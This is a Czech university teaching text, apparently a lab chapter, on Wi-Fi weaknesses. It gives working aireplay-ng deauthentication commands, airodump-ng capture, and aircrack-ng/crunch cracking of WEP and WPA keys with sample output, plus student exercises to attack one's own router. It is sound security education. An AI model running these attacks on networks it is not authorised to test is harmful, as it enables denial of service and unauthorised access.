V počátcích Wi-Fi se často zaváděla „bezpečnostní opatření“, která měla omezit, kdo se k síti může připojit. Mezi ně patřilo omezení MAC adres klientů, skrývání *SSID (Service Set Indetifier – „název sítě“)* či neodpovídání na aktivní skenování klientů. Všechna tato opatření je možné snadno obejít pomocí slabin a vlastností Wi-Fi – můžeme odposlechnout jaké MAC adresy s AP již komunikují a poté si MAC adresu změnit, podobně můžeme zachytit *asociaci* klientů k AP a z těchto paketů získat SSID.

[44] Někdy se mylně či hovorově uvádí, že sdíleným mediem je *vzduch*, radiové vlny se však šíří i ve vakuu.

[45] Délka jedné vlny se v rozmezí 4 až 15 cm.

[46] Například není problém zachytit signál a připojit se na univerzitní Wi-Fi i desítky metrů od hlavní budovy Přírodovědecké fakulty.

Monitor mode

Běžné Wi-Fi adaptéry neumožňují zachytávat veškerou (cizí) komunikaci na daném kanále, ale vyžadují asociaci k určitému AP. Po asociaci předávají ovladače adaptérů vyšším vrstvám operačního systému pouze pakety, které jsou danému adaptéru určeny na základě cílové MAC adresy. Abychom mohli zachytávat veškerou komunikaci potřebujeme mít Wi-Fi adaptér podporující *monitor mode* v kombinaci s upravenými ovladači, které tuto funkcionalitu umožní.

Adaptéry s monitor mode nejsou zcela běžné, výrobci tuto vlastnost většinou v datových listech neuvádí. Může se stát, že jedna *revize* adaptéru monitor mode podporuje a druhá již ne. Naštěstí lze tuto informaci dohledat na neoficiálních fórech či v dokumentaci software pro analýzu bezdrátové komunikace. Například můj adaptér při výpisu `iw list` sice tvrdí, že podporuje monitor mode, nicméně s výchozími ovladači není funkční. Výrobci monitor mode často záměrně blokuji, aby nemuseli rozlišovat verze adaptérů pro trhy, kde je odposlech nelegální od těch, kde (částečně) poslouchat komunikaci můžeme.
Pro ověření, zda náš adaptér podporuje monitor mode, můžeme použít linuxový nástroj `iw`. Ve výpisu vlastností našeho adaptéru nás zajímá sekce *Supported interface mode*, kde by mělo být uvedeno *monitor*. U některých adaptérů se může stát, že sice uvádí podporu monitor mode, ale ve skutečnosti do něj adaptér s běžnými ovladači nejde přepnout, případně nebude zachytávat všechny rámce. [47]

[47] Například můj adaptér Intel 8265/8275 (rev 21) do monitor mode nešel přepnout, ale s novějšími ovladači(výchozí ovladače z jádra 6.6.74) již do monitor mode přepnout jde a je plně funkční.

```
> iw list
Wiphy phy0
  wiphy index: 0
  max # scan SSIDs: 20
...
    Supported interface modes:
      * IBSS
      * managed
      * AP
      * AP/VLAN
      * monitor
      * P2P-client
      * P2P-GO
...
```

Samotné přepnutí adaptéru do monitor mode je možné pomocí příkazů:

```
> ifconfig wlp1s0 down
> iwconfig wlp1s0 mode monitor
> iwconfig
     wlp1s0    IEEE 802.11 Mode:Monitor
     Retry short limit: 7    RTS thr:off    Fragment thr:off
     Power Management:on
> ifconfig wlp1s0 up
```

U specifických ovladačů tento postup nemusí fungovat a je zapotřebí použít speciální skripty pro aktivaci monitor mode, které jsou většinou součástí ovladačů.
Pro účely cvičení máme k dispozici adaptér TP-Link Archer T2U

Plus rev. 1.0, který s využitím neoficiálních ovladačů monitor mode podporuje a stále je dostupný ke koupi. Tento adaptér je možné pro účely cvičení zapůjčit, k dispozici máme 15 kusů. Nainstalování ovladačů podporujících monitor mode je otázkou několika minut, jejich provoz a chování je místy nedeterministický. Občas se nepodaří kartu do monitor mode přepnout, stejným postupem o pár chvil později se to již může podařit.

Úkol 24
Zjistěte, zda váš adaptér podporuje monitor mode a zkuste jej aktivovat.

Deautentizace klienta

Součástí protokolů Wi-Fi je možnost aktivně ukončit komunikaci. Tuto možnost má jak klient(oznamující AP, že již nechce komunikovat), tak AP(odpojení „neposlušných klientů“). Bezpečnostním problém tohoto mechanismu je, že chybí jakákoliv kontrola[48] toho, kdo deautentizační rámce skutečně odeslal. Útočník s adaptérem podporující monitor mode může vyslat podvržený deautentizační rámec, ve kterém jedná za klienta a informuje AP, že se chce odpojit od sítě. AP ihned zareaguje a již od klienta nepřijme žádná data a odpoví taktéž deautentizačním rámcem. Oběti útoku na chvíli „vypadne Wi-Fi“ a musí se k síti znovu připojit. Dojde k útoku typu *Denial of Service(DoS)*.
K útoku můžeme využít i speciálních firmwarů pro oblíbené mikrokontroléry s Wi-Fi. Například firmware z `https://deauther.com/` pro mikrokontrolér ESP8266 umožní provést útok i naprostým laikům. ESP8266 lze zakoupit doslova za stokorunu. Na závěr je potřeba zdůraznit, že tento útok je v ČR a většině zemí světa nelegální.
Pro provedení potřebujeme adaptér s monitor mode(`wlp1s0`), MAC adresu oběti(`98:3B:8F:75:B4:80`), MAC adresu AP(`C4:AD:34:25:79:B1`) a program, který dokáže vytvořit deautentizační rámce – `aireplay-ng`.

[48] Bez ohledu na typ šifrování(WEP, WPA, WPA2), problém řeší až WPA3

```
> aireplay-ng -0 42 -a C4:AD:34:25:79:B1 -c 98:3B:8F:75:B4
    :80 wlp1s0
09:43:00  Waiting for beacon frame (BSSID: C4:AD:34:25:79:B1
    ) on channel 1
09:43:01  Sending 64 directed DeAuth (code 7). STMAC: [98:3B
    :8F:75:B4:80] [ 0|64 ACKs]
09:43:01  Sending 64 directed DeAuth (code 7). STMAC: [98:3B
    :8F:75:B4:80] [ 1|60 ACKs]
```

`Aireplay-ng` začne odesílat podvržené deautentizační rámce, oběť


bude prakticky ihned odpojena od sítě. Za chvíli se pokusí připojit zpět, ale dalšími falešnými rámci bude opět odpojena. Celkem se odešle 42 rámců (parametr příkazu).

Úkol 25
Proveďte (na své zařízení) deautentizační útok.

Odposlech nešifrované komunikace

Pro odposlech komunikace můžeme využít konzolový program `airodump-ng`, který umožňuje nastavit kanál, MAC adresu AP a výstupní soubor, do kterého se bude zachycená komunikace ukládat, to je vhodné pro pozdější analýzu. Uživatelsky přívětivější prostředí poskytuje program `wireshark`, který má grafické uživatelské rozhraní, umožňuje volbu rozhraní, které bude zachytávat komunikaci a hlavně „rozumí“ zachytávaným protokolům. Uživatel se pak zachycenými daty může „proklikat“ a snadněji pak najde to, co hledal. [49] Na obrázku 6 je zachycena komunikace se serverem z předchozí kapitoly, kde můžeme vidět například přenášené heslo v otevřené podobě či session ID.

[49] Pro snadnější orientaci ve velkém množství zachycených rámců doporučuji využívat filtrování. Na obrázku 6 bychom viděli přes tisícovku „nezajímavých rámců“, pomocí filtru `http` byly zobrazeny jen ty „zajímavé“.



Obrázek 6: Zachycená nešifrovaná komunikace pomocí Wireshark.

Prolomení WEP klíče

Prolomení WEP klíče je poměrně jednoduché – potřebujeme mít v cílové síti aktivního klienta, jehož komunikaci budeme zachytávat. Podaří-li se nám zachytit dostatečné množství rámců, většinou stačí kolem 6otisíc[50], je zjištění WEP klíče otázkou sekund.

[50] To může odpovídat několika minutám běžného procházení internetu či sledování videí.

K zachytávání rámců můžeme opět využít `airodump-ng`:

```
> airodump-ng --channel 1 --bssid C4:AD:34:25:79:B1 --write soubor --output-format pcap wlp1s0

 CH  1 ][ Elapsed: 2 mins ][ 2025-05-07 10:18

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 C4:AD:34:25:79:B1  -23 100     1556    71132   67   1  270   WEP  WEP    OPN  HackMe

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 C4:AD:34:25:79:B1  F6:9F:83:70:3F:E8  -48   54e- 1e  1321    75395        HackMe

 aircrack-ng -b C4:AD:34:25:79:B1 soubor-01.cap
```

Za dvě minuty se nám podařilo zachytit přes 70tisíc datových rámců, které využijeme k získání WEP klíče pomocí programu `Aircrack-ng`, výstup můžete vidět na obrázku 7. Samotné získání klíče trvalo asi 2 sekundy, klíčem je řetězec `abcabcabca`.

```
                                Aircrack-ng 1.7

                        [00:00:01] Tested 534365 keys (got 139 IVs)

   KB    depth   byte(vote)
    0  102/103   FB( 256) 00(   0) 01(   0) 02(   0) 03(   0) 05(   0) 06(   0) 08(   0)
    1    5/  6   D4( 768) 2B( 512) 2F( 512) 30( 512) 37( 512) 38( 512) 3B( 512) 4A( 512)
    2    3/  9   B3( 768) 01( 512) 27( 512) 43( 512) 4C( 512) 5F( 512) 64( 512) 65( 512)
    3   24/  3   F7( 512) 00( 256) 01( 256) 02( 256) 06( 256) 08( 256) 0A( 256) 0B( 256)
    4   19/  4   F7( 512) 00( 256) 03( 256) 07( 256) 08( 256) 0F( 256) 15( 256) 1C( 256)

                        KEY FOUND! [ AB:CA:BC:AB:CA ]
        Decrypted correctly: 100%
```

Obrázek 7: Prolomení WEP klíče.

Úkol 26
Nastavte svůj router na zabezpečení pomocí WEP klíče a zkuste jej prolomit.

Prolomení WPA klíče

K prolomení WPA klíče nepotřebujeme získat mnoho datových rámců, ale postačí nám zachycení jediného čtyř-fázového handshake, ze kterého můžeme WPA klíč získat hrubou silou. Čekání na připojení nového klienta by mohlo být zdlouhavé, proto se může využít deautentizační útok, tím odpojit stávajícího, který se bude snažit opětovně připojit.
Opět můžeme využít program `airodump`, který nás o záchytu čtyř-fázového handshake informuje v pravém horním rohu:

```
> airodump-ng --channel 1 --bssid C4:AD:34:25:79:B1 --write wpa-soubor --output-format pcap wlp1s0

 CH  1 ][ Elapsed: 12 s ][ 2025-05-07 12:42 ][ WPA handshake: C4:AD:34:25:79:B1

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 C4:AD:34:25:79:B1  -31 100      128      511  115   1  270   WPA2 CCMP   PSK  HackMe
```

```
 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 C4:AD:34:25:79:B1  CE:28:B1:F0:55:76  -30   24e- 1e  1620      506  EAPOL  HackMe
 C4:AD:34:25:79:B1  18:FD:74:75:DC:C6  -32    0 - 1     39        5
```

Po úspěšném zachycení můžeme zachytávání rámců ukončit, další fáze prolomení WPA klíče může probíhat mimo dosah dané sítě. Než se uchýlíme k útoku hrubou silou, který bude zkoušet všechny možné kombinace a trvat velmi dlouho, vyzkoušíme, zda se WPA klíč nenachází v některém z oblíbených slovníků. [51]
Příkaz

```
> aircrack-ng -w rockyou.txt wpa-soubor01.cap
```

vyzkouší všechna hesla, která jsou ve slovníku a v případě shody skončí a vypíše současný WPA klíč. V tomto případě jsme neměli štěstí, WPA klíč nebyl ve slovníku. Musíme tedy vyzkoušet všechny možné kombinace, k tomu využijeme program `crunch`, který generuje kombinace znaků daných délek a posílá je na standardní výstup. Výstup programu crunch předáme programu aircrack na vstup pomocí roury, a ten začne zkoušet všechny možné kombinace. Teď už je prolomení WPA klíče „jen“ otázkou času a výpočetního výkonu.
Příkaz

```
> crunch 8 8 abcdefghijklmnopqrstuvwxyz0123456789 | aircrack
    -ng -w - wpa-soubor01.cap --bssid C4:AD:34:25:79:B1
```

bude zkoušet všechny 8 znakové kombinace písmen a číslic. Současné procesory zvládají zkoušet kolem 30tisíc klíčů za sekundu.[52] Což je s delšími klíči stále nedostatečné. Prolamování lze řádově urychlit zapojením grafické karty, tu lépe využije program `hashcat`.

Úkol 27
Nastavte svůj router na zabezpečení WPA/WPA2 a zkuste získat klíč.

[51] Různých slovníků s oblíbenými a častými hesly lze na internetu dohledat velké množství, my zvolíme slovník `rockyou`, který obsahuje přes 14 milionů hesel.

[52] Například Threadripper 1950X 16-Core zvládá zkoušet ≈ 27000 klíčů/s.